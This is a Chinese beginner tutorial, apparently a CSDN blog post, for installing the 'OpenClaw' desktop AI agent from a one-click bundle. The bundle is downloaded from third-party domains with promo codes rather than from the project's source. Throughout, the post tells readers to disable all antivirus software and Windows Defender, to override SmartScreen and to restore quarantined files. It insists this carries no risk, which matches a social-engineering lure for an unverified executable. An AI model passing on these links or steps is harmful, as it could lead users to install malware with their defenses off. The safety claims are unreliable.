
【小白友好】|OpenClaw 桌面数字员工搭建方案,无需手动配置 Python、Node 依赖(含安装包)
Windows OpenClaw 可视化部署教程|5 分钟搭建本地 AI 智能体,简化环境配置流程
核心亮点
零代码操作逻辑|全可视化交互界面|自动补齐运行环境|内置全套运行依赖|28 万 Tokens 使用额度
前言
当下开源生态热度持续走高的桌面数字员工工具 OpenClaw(圈内昵称小龙虾),GitHub 平台累计收获 28 万以上标星量,凭借本地离线运行、可视化操作、自主执行任务三大核心特性收获大量使用者。不少使用者会将其与常规对话类 AI 混淆,该工具本质是一套可自主操控电脑的自动化解决方案:接收自然语言指令后自动拆分任务、调用配套工具执行整套流程,全程无需人工介入操作。
本文面向 CSDN 全阶段开发者,包含零基础入门读者,基于当前稳定版本 v2.7.9 优化整理,配套整合式部署安装包,全程无需输入命令行指令,不用手动搭建 Python、Node.js 运行环境,10 分钟内即可完成整套部署流程。阅读完毕就能搭建专属本地 AI 助手,自动处理文件归类、办公流程自动化、批量数据整理等重复性工作。
后续会持续更新 OpenClaw 功能拓展、本地大模型接入、企业办公软件联动等进阶实操内容,欢迎持续关注。
一、OpenClaw(小龙虾)核心能力拆解
OpenClaw 能够成为桌面智能体赛道增长速度突出的开源项目,核心解决了传统自动化工具存在的三大痛点:部署门槛高、本地数据安全无保障、落地场景实用性不足,零基础使用者也能顺畅上手。
✅ 本地离线运行,数据可控:全部交互数据、本地文件均存储在本机设备,无需持续联网传输,企业敏感文档、私人资料可得到充分保护;
✅ 零代码操作逻辑,新手适配:无需掌握编程基础,不用输入终端命令,整套部署与使用流程均提供可视化界面;
✅ 多系统兼容,渠道联动:支持 Windows、Mac、Linux 主流操作系统,可对接微信、飞书、Slack 办公渠道,远程下发任务指令;
✅ 开箱运行,无需额外装配:整合式部署包内置全部运行依赖与基础执行能力,解压后即可启动,不用单独下载插件组件;
✅ 多场景任务覆盖,适配办公需求:文件批量归类、邮件批量发送、表格数据处理、浏览器流程自动化、文档信息提取汇总等日常办公需求均可实现。
二、部署前置准备:3 类高频失败诱因(部署前务必核对)
绝大多数部署报错、程序运行异常,均来自下面三类操作疏漏,部署前逐条核对,大幅降低故障概率: 需要完全关闭本机所有安全防护程序,涵盖 360 安全防护套件、腾讯电脑管家、火绒安全软件、Windows Defender 实时防护模块,同时确认后台关联进程全部终止。 产生拦截的核心原因:OpenClaw 需要获取系统读写权限、本地文件操作权限、键鼠模拟控制权限,安全软件易将程序判定为风险程序,直接拦截、删除核心运行文件。 安全说明:项目为开源项目,使用者可前往 GitHub 平台查阅完整源码核验安全性,关闭防护程序仅用于规避误拦截,不存在设备安全隐患。
三、第一步:获取安装包并规范解压
1. 下载对应系统整合部署包
配套双系统安装包链接如下:
Windows 版本: https://xiake.yun/api/download/package/18?promoCode=IV4E9B04A80C
苹果系统版本:https://openclaw.ikidi.top/api/download/package/35?promoCode=IV4E9B04A80C
文件整体体积约 45.8MB,推荐使用浏览器自带下载工具或迅雷完成下载,避免下载中断造成文件损坏。 下载完成后核对文件:下载文件夹内会生成 Openclaw-Windows 安装压缩包,校验文件完整性,确认无下载残缺问题。
2. 文件解压规范(避免文件损坏关键步骤)
❌ 不推荐使用 Windows 系统自带解压工具,容易出现文件缺失、系统权限不足等问题;
✅ 推荐使用 WinRAR、7-Zip 两款解压工具,两款工具均可通过官方渠道获取。
解压操作步骤:
- 定位已下载完成的 Openclaw-Windows 压缩包;
- 右键点击压缩文件,选择通过 WinRAR/7-Zip 打开;
- 选择「解压到当前文件夹」或「解压至同名文件夹」,等待 1-2 分钟解压完成;
- 解压结束后生成 Openclaw-win 文件夹,进入文件夹查看,存在「Openclaw Windows 一键启动.exe」(红色龙虾标识),代表解压流程正常完成。

四、第二步:启动部署程序,处理系统安全拦截
1. 进入解压目录启动程序
打开解压后的 Openclaw-win 文件夹,找到「Openclaw Windows 一键启动.exe」程序,文件带有红色龙虾图标,辨识度较高。
2. 运行程序,处理 Windows SmartScreen 拦截弹窗
双击启动程序后,部分 Windows 设备会弹出「Windows 已保护你的电脑」提示窗口,该弹窗为系统常规安全校验,不代表程序存在风险,按以下步骤解除拦截:
- 点击弹窗左下角「更多信息」;

- 展开页面后点击「仍要运行」,即可正常启动部署程序,项目为开源程序,运行无安全隐患。

提示:设备未弹出拦截弹窗时,可直接进入下一流程。
五、第三步:自动完成整套部署,全程无需人工干预
1. 进入程序初始化欢迎界面
启动程序后弹出 OpenClaw 欢迎界面,界面带有红色龙虾标识,点击页面底部红色「开始使用」按钮,跳转至安装路径配置页面。
2. 自定义安装路径(部署成功关键条件)
安装路径必须设置为纯英文路径,路径内不能包含中文文字、空格、特殊符号(¥、&、中文标点等),路径不符合要求会直接终止部署流程。 路径设置参考规范: 不建议安装至 C 盘,长期运行会占用系统盘存储空间,降低设备运行流畅度; 推荐标准路径:D:\OpenClaw,结构简洁、仅包含英文字符,无特殊内容; 错误路径示例:D:\ 软件 \OpenClaw(含中文)、D:\ 小龙虾(中文昵称)、D:\Open Claw(存在空格)。
设置完成路径后,勾选「我已阅读并同意《用户协议》和《免责声明》」,点击「开始安装」按钮。
3. 等待自动化部署流程执行(全程无需操作)
点击「开始安装」后,程序自动执行全套部署流程,整体耗时 3-5 分钟,时长随设备硬件配置浮动,部署过程中禁止关闭程序窗口,中断后需要完整重新部署。 程序自动执行流程包含:
- 检测本机运行环境,自动补齐缺失的 Git、Node.js、Python 等依赖组件;
- 部署 OpenClaw v2.7.9 核心项目资源文件;
- 装配浏览器自动化控制组件,用于网页端任务执行;
- 生成适配本机系统的配置文件.env;
- 记录本地安装信息,自动生成桌面快捷启动图标。

4. 第一次启动等待说明(属于正常现象)
整套安装流程结束后,程序会自动拉起 OpenClaw 主程序,第一次启动时 Gateway 后台服务需要完成初始化,页面会展示「正在等待 Gateway 就绪...」提示,静置 1-3 分钟即可完成加载,后续每次启动仅需数秒,加载完成后页面自动跳转对话交互窗口。
六、第四步:本地 AI 智能体实操使用,附可直接复用指令
1. 校验部署是否完整生效
进入 OpenClaw 主操作界面后,页面右上角显示「Gateway 在线」状态,代表后台服务正常运行,部署流程全部完成。
2. 主界面核心功能分区说明
- 右上角区域:展示 Gateway 运行状态、服务重启按钮、运行日志、剩余 Tokens 使用额度(内置 28 万基础额度);
- 左侧菜单栏:切换本地运行、渠道联动板块,查看历史对话与执行任务记录;
- 底部输入框:直接输入自然语言任务指令,Enter 键发送指令,Shift+Enter 实现文本换行;
- 运行模式:默认自动运行模式,无需手动调整参数,适配新手直接使用。
3. 可直接复制使用的实操指令示例
指令描述越具体,AI 执行任务精准度越高,以下四条高频办公指令可直接复制发送,快速体验自动化执行效果:
- 帮我整理 D 盘下载文件夹内全部图片文件,按照拍摄日期新建对应文件夹分类存放;
- 打开浏览器检索 2026 年 AI 行业发展趋势,提取页面核心数据整理为 Excel 表格,保存至桌面;
- 打开微信,向备注为「同事 A」的联系人发送消息,内容:本周工作总结已发送至你邮箱,请查收;
- 遍历桌面全部 Word 文档,提取每篇文档标题与核心正文内容,生成汇总表格保存至 D 盘。
七、部署与运行高频故障排查指南
整理部署、使用阶段出现频次最高的四类问题,遇到异常可优先查阅本章节,无需额外查找解决方案。
Q1:启动程序被安全软件拦截,核心文件被隔离删除?
A:完全关闭全部安全防护软件及后台进程,打开安全软件隔离区,恢复 Openclaw-win 文件夹内全部文件;重新解压安装包,再次运行启动程序。
Q2:安装流程提示「路径包含中文 / 特殊字符」,无法继续部署?
A:修改安装路径为纯英文格式,无中文、空格、特殊符号,例如将 D:\ 软件 \OpenClaw 调整为 D:\OpenClaw,修改完成后重新点击「开始安装」。
Q3:Gateway 持续显示离线,无法下发任务指令?
A:按顺序逐项排查:
- 确认全部安全防护程序已完全关闭,安装路径为纯英文;
- 点击主界面右上角重启按钮,重启 Gateway 后台服务;
- 若故障依旧,完全关闭 OpenClaw 程序,重新运行「一键启动.exe」重新完成部署。
Q4:第一次启动加载速度缓慢,页面长时间处于加载状态?
A:该现象属于正常情况,第一次启动需要下载、初始化配套依赖资源,等待 1-3 分钟属于合理区间,后续启动加载速度会大幅提升。
八、后续进阶内容预告
完成 OpenClaw 整套部署后,各类重复电脑操作均可交由本地 AI 智能体自主处理,释放大量办公时间。后续会持续更新多维度实操内容:
- OpenClaw 功能拓展教程:新增 PDF 格式转换、批量邮件发送、自定义自动化脚本等实用能力;
- 本地大模型对接方案:实现全离线运行,不依赖网络,进一步提升数据隐私防护能力;
- 办公软件联动实操:打通微信、飞书、Slack 渠道,随时随地远程下发自动化任务;
- 完整故障汇总手册:整合运行卡顿、服务离线、部署报错等各类问题解决方案。
配套安装包链接汇总
Windows 版本: https://xiake.yun/api/download/package/18?promoCode=IV4E9B04A80C
苹果系统版本:https://openclaw.ikidi.top/api/download/package/35?promoCode=IV4E9B04A80C
文末提示
如果本篇部署教程对你有帮助,可以点赞收藏方便后续查阅,持续关注会更新更多 OpenClaw 落地实操玩法,充分发挥本地 AI 助手的自动化能力。 部署、使用过程中遇到其他异常问题,可在评论区留言,会及时回复对应解决方案。

一站式 AI 云服务平台
更多推荐


 6
6 0
0- 0


 已为社区贡献38条内容

所有评论(0)